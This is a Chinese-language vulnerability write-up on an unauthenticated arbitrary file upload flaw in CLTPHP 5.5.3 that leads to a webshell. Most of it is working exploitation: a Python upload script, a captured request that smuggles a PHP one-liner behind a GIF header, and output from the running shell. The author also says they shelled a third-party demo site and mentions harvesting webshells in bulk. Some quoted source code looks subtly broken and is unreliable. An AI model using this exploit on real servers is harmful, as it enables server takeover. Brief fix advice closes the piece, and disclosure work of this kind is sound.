

## 0x00 环境准备

CLTPHP官网: <http://www.cltphp.com>

网站源码版本: CLTPHP内容管理系统5.5.3版本

程序源码下载: <https://gitee.com/chichu/cltphp>

默认后台地址: <http://127.0.0.1/admin/login/index.html>


默认账号密码: 后台登录名: admin 密码: admin123

测试网站首页:




## 0x01 代码分析

1、漏洞文件位置: /app/user/controller/UpFiles.php 第5-25行:



在这段函数中，未经用户权限验证，获取表单内容，存在越权绕过上传的情况。我们继续跟进move函数：


2、文件位置：/think/library/think/File.php 第329-377行：



```
329 public function move($path, $saveName = true, $replace = true)
330 {
331     // 文件上传失败，捕获错误代码
332     if (empty($this->info['error'])) {
333         $this->error($this->info['error']);
334         return false;
335     }
336
337     // 检测合法性
338     if (!$this->isValid()) {
339         $this->error = 'upload illegal files';
340         return false;
341     }
342
343     // 验证上传
344     if (!$this->check()) {
345         return false;
346     }
347
348     $path = rtrim($path, DS) . DS;
349     // 文件保存命名规则
350     $saveName = $this->buildSaveName($saveName);
351     $filename = $path . $saveName;
352
353     // 检测目录
354     if (false === $this->checkPath(dirname($filename))) {
355         return false;
356     }
357
358     // 不覆盖同名文件
359     if (!$replace && is_file($filename)) {
360         $this->error = ['has the same filename: {filename}', ['filename' => $filename]];
361         return false;
362     }
363 }
```


在这段函数中，经过一系列检测后上传文件，我们重点来看一下check验证上传函数。

3、文件位置：/think/library/think/File.php 第218-245行：



```
218 /**
219  * 检测上传文件
220  * @access public
221  * @param array $rule 验证规则
222  * @return bool
223  */
224 public function check($rule = [])
225 {
226     $rule = $rule ? $this->validate;
227
228     /* 检查文件大小 */
229     if (isset($rule['size']) && !$this->checkSize($rule['size'])) {
230         $this->error = 'filesize not match';
231         return false;
232     }
233
234     /* 检查文件 Mime 类型 */
235     if (isset($rule['type']) && !$this->checkMime($rule['type'])) {
236         $this->error = 'mimetype to upload is not allowed';
237         return false;
238     }
239
240     /* 检查文件后缀 */
241     if (isset($rule['ext']) && !$this->checkExt($rule['ext'])) {
242         $this->error = 'extensions to upload is not allowed';
243         return false;
244     }
245
246     /* 检查图像文件 */
247     if (!$this->checkImg()) {
248         $this->error = 'illegal image files';
249         return false;
250     }
251
252     return true;
253 }
```

在check函数中检查文件大小、Mime类型、文件后缀等，主要是从数组rule中获取，check函数未带参数rule，故rule采用默认值，我们看一下rule的值



在同文件中\$rule默认值为date，调用ThinkPHP的上传函数，但配置不当导致过滤函数chenk无效，导致程序在实现存在任意文件上传漏洞，攻击者无需任何权限，可直接上传恶意脚本，控制网站服务器权限。


## 0x02 漏洞利用

### 利用方式一：

1、通过编写Python脚本，模拟Ajax 异步请求， Python脚本如下：

```
#!/usr/bin/python
#-*- coding: UTF-8 -*-
import requests
header = { 'User-Agent' : 'Mozilla/4.0 (compatible; MSIE 5.5; windows NT)' ,
           'X-Requested-with': 'XMLHttpRequest',}
url = "http://127.0.0.1/user/upFiles/upload"
files = {'file':('1.php',open('1.php','rb'),'image/jpeg')}
res = requests.post(url, files=files,headers=header)
print res.text
```

2、在同一目录下放置脚本和1.php文件名的小马，运行Python脚本，成功上传木马并返回路径。



3、访问url，成功getshell

Load URL ☒ Split URL ☐ Execute

Post data ☒ Enable Post data ☐ Enable Referrer

g=phpinfo();

PHP Version 5.6.27



System	Windows NT DESKTOP-464SHOH 10.0 build 16299 (Windows 10) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk\shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk\shared" "--with-encchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled


某demo演示站点已getshell

1、修改url地址，运行Python脚本，获取一句话上传路径

```
CLTPHP>CLPHP_upload.py http://[redacted].com
{"code":1,"info":"图片上传成功!","url":"\\uploads\\20180316\\bf4ca623e0219b83e40bbe2199937f81.php"}
```

2、成功控制网站服务器，未深入，仅截图作为演示。

另外，通过该漏洞可批量获取webshell，具体要看用户量多少了。



利用方式二：

1、在前台注册一个用户test，登录会员中心

# CLTPHP

登入

注册

帐 号

test@qq.com

昵 称

test

密 码

●●●●●●

确认密码

●●●●●●

验 证 码

请输入验证码



立即注册

2、在会员中心—设置—上传图片马（包含一句话）—抓包改包为php后缀名

## CLTPHP



test

注册会员



设置



退了

我的主页

基本设置

我的资料

头像

密码

帐号绑定

上传头像

建议尺寸168\*168, 支持jpg、png、gif, 最大不能超过30KB



### Request

```
Raw Params Headers Hex
POST /user/upFiles/upload HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://127.0.0.1/user/set/index.html
Content-Length: 2948
Content-Type: multipart/form-data; boundary=-----223241581815764
Connection: keep-alive

-----223241581815764
Content-Disposition: form-data; name="file"; filename="2.php"
Content-Type: image/jpeg
```

```
GIF89aP  搬搬D 洛纱吸w  V雨 极 R&耀 \3 播雪 娟 苡
  叮 b;靡 昧氏茄x)肌主味 始 魔酷K端w就.G峰 C 捉脑棚比b<呢7|狸姬p 魔桐尚%r
  挂 订_i类n 芝 枉殿医 踟螭毓w 杆箭G棚腿暇碌搽yQ
R.n磁 屏 kR 瑞瀚熙-畔C vS 幽 ~^vY 紫丝w油i 心.睡市女
```

### Response

```
Raw Headers Hex
HTTP/1.1 200 OK
Date: Fri, 09 Mar 2018 01:33:06 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/5.6.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=j7pp3vq3ij4r27eg5xsis8mlp6; path=/
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8
Content-Length: 105

{"code":1,"info":"图片上传成功!","url":"\\/uploads\\/20180309\\/64a211154e71c05795a9f901860b62b9.php"}
```

3、访问shell地址，成功获取网站权限

<http://127.0.0.1/public/uploads/20180309/64a211154e71c05795a9f901860b62b9.php>

Load URL

Split URL

Execute

http://127.0.0.1/public/uploads/20180309/64a211154e71c05795a9f901860b62b9.php


☒ Enable Post data

☐ Enable Referrer

Post data

g=phpinfo();

PHP Version 5.6.27



System	Windows NT DESKTOP-464SHOH 10.0 build 16299 (Windows 10) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	E:\study\php\php-5.6.27-nts\php.ini

## 0x03 修复建议

- 1、添加上传页面的认证，通过白名单限制上传文件后缀；
- 2、禁止上传目录脚本执行权限。

新文章将同步更新到我的个人公众号上，欢迎各位朋友扫描我的公众号二维码关注一下我，随时获取最新动态。

